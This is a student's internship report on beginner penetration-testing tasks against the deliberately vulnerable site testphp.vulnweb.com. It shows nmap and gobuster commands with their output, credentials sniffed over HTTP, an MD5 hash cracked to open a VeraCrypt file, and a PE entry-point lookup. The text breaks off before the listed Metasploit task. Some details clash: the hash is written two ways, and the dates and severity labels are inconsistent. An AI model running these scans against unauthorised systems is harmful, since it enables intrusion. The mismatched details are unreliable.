



Cybersecurity Internship Beginner & Intermediate Tasks Report

Name: Shantanu Gayke

Email id: shantanugayke07@gmail.com

Internship Domain: Cyber Security

Batch: March

ShadowFox Program ID (SF-PID): SF-PID-2026-C1119

Table of Content

	Task No.	TITLE	Page No
Beginner	1	Find all the ports that are open on the website http://testphp.vulnweb.com/	6-7
	2	Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.	8-10
	3	Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network	11-13
Intermediate	1	A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The VeraCrypt setup file will be provided to you.	14-17
	2	An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.	18-19
	3	Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.	20-25

List of Figures

Fig No.	Name	Page No.
1	Target IP Resolution	7
2	Full Port Scan Result	7
3	Gobuster Directory Scan	10
4	Discovered Directories Output	10
5	Wireshark Packet Capture Start	12
6	Login Page Access	12
7	HTTP Packet Analysis	13
8	Hash Value Identification	15
9	Hash Cracking Result	16
10	File Decryption Process	16
11	Secret Code	17
12	PE Explorer Analysis	19
13	Payload Creation using msfvenom	22
14	Metasploit Listener Setup	22
15	Payload Transfer to Target Machine	23
16	Meterpreter Session Established	24
17	Access Verification via Meterpreter	24
18	File Analysis on Kali Linux	25

Introduction

This report is about a basic penetration testing assessment performed on a vulnerable machine. The main goal of this assessment was to understand how security testing works and to find possible weaknesses in the system. The testing was done in a controlled virtual environment only for learning purposes.

In this process, different steps of penetration testing were followed like scanning, finding information, exploitation, and basic analysis. Tools available in Kali Linux were used to perform these tasks. This helped in understanding how an attacker can approach a system and what kind of vulnerabilities can exist.

The report includes all the tasks performed during the testing along with a simple explanation of each step. Overall, this assessment helped in gaining practical knowledge of cybersecurity and improved understanding of how systems can be tested and secured.

Overview of Tasks Performed

During this assessment, multiple tasks were performed step by step to analyze the target system.

First, **scanning was done using tools like Nmap** to find open ports and services running on the machine. This helped in identifying possible entry points.

After that, **enumeration was performed** to get more details about the services, like versions and configurations. This step is important to understand where vulnerabilities might exist.

Then, **exploitation was carried out** using tools like Metasploit. This showed how a system can be accessed if there are security weaknesses.

Some tasks also included **password cracking**, where techniques like converting SSH keys into hash format and using tools like John the Ripper were used to try and recover passwords. This showed the importance of strong passwords.

Another task was **finding the entry point of an executable file**, which helped in understanding how a program starts executing. It is mainly useful for analysis and learning purposes.

Finally, **basic post-exploitation steps** were performed to explore the system after gaining access and understand what an attacker can do further.

Information About the Machine

The target machine used in this assessment was a vulnerable virtual machine designed for practicing penetration testing skills. The attacking machine was Kali Linux, which was used to perform scanning, enumeration, and exploitation tasks. Both machines were connected within the same network to simulate a real-world testing environment. The objective was to identify vulnerabilities step by step and gain a better understanding of system security.

Beginner Task: 1

Attack Name: Port Scanning using Nmap

Target: <http://testphp.vulnweb.com>

Resolved IP: 44.228.249.3

Tool Used: Nmap (Kali Linux)

Commands:

- nmap testphp.vulnweb.com
- nmap -p- testphp.vulnweb.com

Findings:

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------

- Total Ports Scanned: 65535
- Open Ports Found: 1
- Open Port: 80 (HTTP)
- Other Ports: Filtered / Closed

Severity: 6/10(Low)

Only one web service port (80) is publicly accessible.

Impact:


The presence of an open HTTP port indicates that the web application is accessible over the internet. Attackers may attempt web-based attacks against the application.

Mitigations:

- Restrict unnecessary ports using firewall rules
- Implement Web Application Firewall (WAF)
- Conduct regular vulnerability assessments

Steps to Reproduce with Screenshots:

Step 1: Resolve Target IP



```
shantano@kali:~$ nslookup testphp.vulnweb.com
Server:      192.168.1.1
Address:     192.168.1.1#53

Non-authoritative answer:
Name:   testphp.vulnweb.com
Address: 44.228.249.3
;; communications error to 192.168.1.1#53: timed out
;; communications error to 192.168.1.1#53: timed out
;; communications error to 192.168.1.1#53: timed out
;; no servers could be reached

shantano@kali:~$ nmap testphp.vulnweb.com
Starting Nmap 7.98 ( https://nmap.org ) at 2020-03-03 21:37 +0530
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.031s latency).
DNS record for 44.228.249.3: ec2-44-228-249-3-us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 25.47 seconds

shantano@kali:~$
```

Figure 1: Target IP Resolution

Step 2: Perform Full Port Scan



```
shantano@kali:~$ nmap -p- testphp.vulnweb.com
Starting Nmap 7.98 ( https://nmap.org ) at 2020-03-03 21:38 +0530
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.078s latency).
DNS record for 44.228.249.3: ec2-44-228-249-3-us-west-2.compute.amazonaws.com
Not shown: 39370 filtered tcp ports (net-unreach), 26164 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 268.51 seconds

shantano@kali:~$
```

Figure 2: Full Port Scan Result

Beginner Task: 2

Attack Name: Directory Brute Forcing using Gobuster

Target: <http://testphp.vulnweb.com/>

Tool Used: Gobuster v3.8.2 (Kali Linux)

Commands:

```
gobuster dir -u http://testphp.vulnweb.com/ -w  
/usr/share/wordlists/dirb/common.txt --timeout 30s
```

Directories and Files Discovered:

/admin	(Status:301)
/cgi-bin	(Status:403)
/crossdomain.xml	(Status:200)
/CVS	(Status:301)
/CVS/Entries	(Status:200)
/CVS/Root	(Status:200)
/CVS/Repository	(Status:200)
/favicon.ico	(Status:200)
/images	(Status:301)
/index.php	(Status:200)
/pictures	(Status:301)
/secured	(Status:301)
/vendor	(Status:301)

Severity Level: 6.5/10(Medium)

Hidden directories and version control folders (CVS) were accessible.Exposure of administrative and repository-related paths increases attack surface.

Impact:

- Administrative panel (/admin) exposed
- Version control artifacts (/CVS) accessible
- Potential sensitive information leakage
- The Presence of CVS folders is particularly risky as source files might get leaked
- Increased attack surface for:
 - Authentication bypass
 - Source code exposure
 - File inclusion attacks
 - Misconfiguration exploitation

Mitigation:

- Restrict access to administrative directories
- Remove or block version control folders (CVS)
- Disable directory indexing
- Implement proper access controls
- Deploy Web Application Firewall (WAF)
- Regular security audits

Steps to Reproduce with Screenshots:

Step 1: Execute Gobuster Directory Scan

```
shantanu@kali:~$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt --timeout 30s
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://testphp.vulnweb.com/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 30s

Starting gobuster in directory enumeration mode

Progress: 0 / 1 (0.00%)
2026/03/03 23:05:14 error on running gobuster on http://testphp.vulnweb.com/: timeout occurred during the request

shantanu@kali:~$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt --timeout 30s
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://testphp.vulnweb.com/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 30s

Starting gobuster in directory enumeration mode

admin (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/admin/]
cgi-bin (Status: 403) [Size: 276]
cgi-bin/ (Status: 403) [Size: 276]
crossdomain.xml (Status: 200) [Size: 224]
CVS (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/CVS/]
CVS/Entries (Status: 200) [Size: 1]
CVS/Root (Status: 200) [Size: 1]
CVS/Repository (Status: 200) [Size: 8]
favicon.ico (Status: 200) [Size: 894]
images (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/images/]
index.php (Status: 200) [Size: 4950]
pictures (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/pictures/]
secured (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/secured/]
vendor (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/vendor/]
Progress: 4613 / 4613 (100.00%)

Finished

shantanu@kali:~$
```

Figure 3: Gobuster Directory Scan

Step 2: Observe Discovered Directories

```
shantanu@kali:~$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt --timeout 30s
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://testphp.vulnweb.com/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 30s

Starting gobuster in directory enumeration mode

Progress: 0 / 1 (0.00%)
2026/03/03 23:05:14 error on running gobuster on http://testphp.vulnweb.com/: timeout occurred during the request

shantanu@kali:~$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt --timeout 30s
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://testphp.vulnweb.com/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 30s

Starting gobuster in directory enumeration mode

admin (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/admin/]
cgi-bin (Status: 403) [Size: 276]
cgi-bin/ (Status: 403) [Size: 276]
crossdomain.xml (Status: 200) [Size: 224]
CVS (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/CVS/]
CVS/Entries (Status: 200) [Size: 1]
CVS/Root (Status: 200) [Size: 1]
CVS/Repository (Status: 200) [Size: 8]
favicon.ico (Status: 200) [Size: 894]
images (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/images/]
index.php (Status: 200) [Size: 4950]
pictures (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/pictures/]
secured (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/secured/]
vendor (Status: 301) [Size: 169] [==> http://testphp.vulnweb.com/vendor/]
Progress: 4613 / 4613 (100.00%)

Finished

shantanu@kali:~$
```

Figure 4: Discovered Directories Output

Beginner Task: 3

Attack Name: Packet Sniffing using Wireshark

Target: <http://testphp.vulnweb.com>

Tool: Wireshark (Kali Linux)

Findings:

- Protocol: HTTP
- Source IP Address: 10.0.2.15
- Destination IP Address: 44.228.249.3
- Packet Length: 591 bytes
- Captured credentials: uname = Shantanugayke, pass = admin123

Severity: 9.5/10(High)

Sensitive information such as login credentials was transmitted in plain text over the HTTP protocol.

Impact:

Since the login request is transmitted using HTTP, the username and password can be intercepted by attackers using packet sniffing tools. This may lead to credential theft and unauthorized access to user accounts.

Mitigation Steps:

- Use HTTPS instead of HTTP
- Implement TLS encryption for secure communication
- Avoid transmitting credentials in plain text

Steps to Reproduce:

Step 1: Start Wireshark packet capture on the eth0 interface




Figure 5: Wireshark Packet Capture Start

Step 2: Open the target login page in the browser and enter the username and password




Figure 6: Login Page Access

Step 3: Stop the capture and analyze HTTP packets to identify the login request containing credentials




Figure 7: HTTP Packet Analysis

Intermediate Task: 1

Attack Name: Hash Cracking and VeraCrypt Container Decryption

Target: Encrypted VeraCrypt container file

Tools: HashID (Kali Linux), CrackStation (Online Hash Cracking Tool), VeraCrypt

Findings:

- Encoded hash identified:
482c811da5d5b4bc6d497ffa98491e38
- Cracked password: password123
- Secret code: never giveup

Severity: 8.5/10(High)

Weak password hashing and the use of a common password made it possible to recover the encryption password easily

Impact:


If attackers obtain encrypted containers along with weak hashed passwords, they may crack the hash and gain access to sensitive information stored inside the encrypted container

Mitigation:

- Use strong and complex passwords
- Avoid weak hashing algorithms such as MD5
- Implement stronger hashing algorithms like bcrypt or SHA-256

Steps to Reproduce:

Step 1 – Identifying hash value



```
shantano@kali:~$ date
Wednesday 04 March 2020 01:13:26 PM IST

shantano@kali:~$ hashid 482c811da5d5b4bc6d407ffa98491e38
Analyzing '482c811da5d5b4bc6d407ffa98491e38'
[-] MD2
[-] MD5
[-] MD4
[-] Double MD5
[-] LM
[-] RIPEMD-128
[-] Haval-128
[-] Tiger-128
[-] Skein-256(128)
[-] Skein-512(128)
[-] Lotus Notes/Domino 5
[-] Skype
[-] Snefru-128
[-] NTLM
[-] Domain Cached Credentials
[-] Domain Cached Credentials 2
[-] ONSite(NISec3)
[-] WAdmin V2.x

shantano@kali:~$
```

Figure 8: Hash Value Identification

Step 2 – Cracking the hash




Figure 9: Hash Cracking Result

Step 3: Decrypting the file




Figure 10: File Decryption Process

Step 4: Unlocked the secret code




Figure 11: Secret Code

Intermediate Task: 2

Attack Name: Finding address of entry point of exe file

Target: VeraCrypt Setup 1.26.7.exe

Tool: PE Explorer

Findings:

The VeraCrypt executable file was analyzed using the PE Explorer tool to identify the Address of Entry Point from the PE header.

Entry point address: 004237B0

Severity: 5/10(Low)

Finding the entry point address of an executable file only reveals where the program starts execution and does not expose any sensitive data or critical vulnerability. This information is generally used for analysis or debugging purposes, and on its own it cannot be used to perform any direct attack or gain unauthorized access.

Mitigation:

To prevent analysis of the code in the executable file, it is recommended that protective mechanisms like code obfuscation, packing, and anti-debugging be used.

Steps to Reproduce:

Step 1: Install and open PE Explorer tool

Step 2: Load the file and analyze

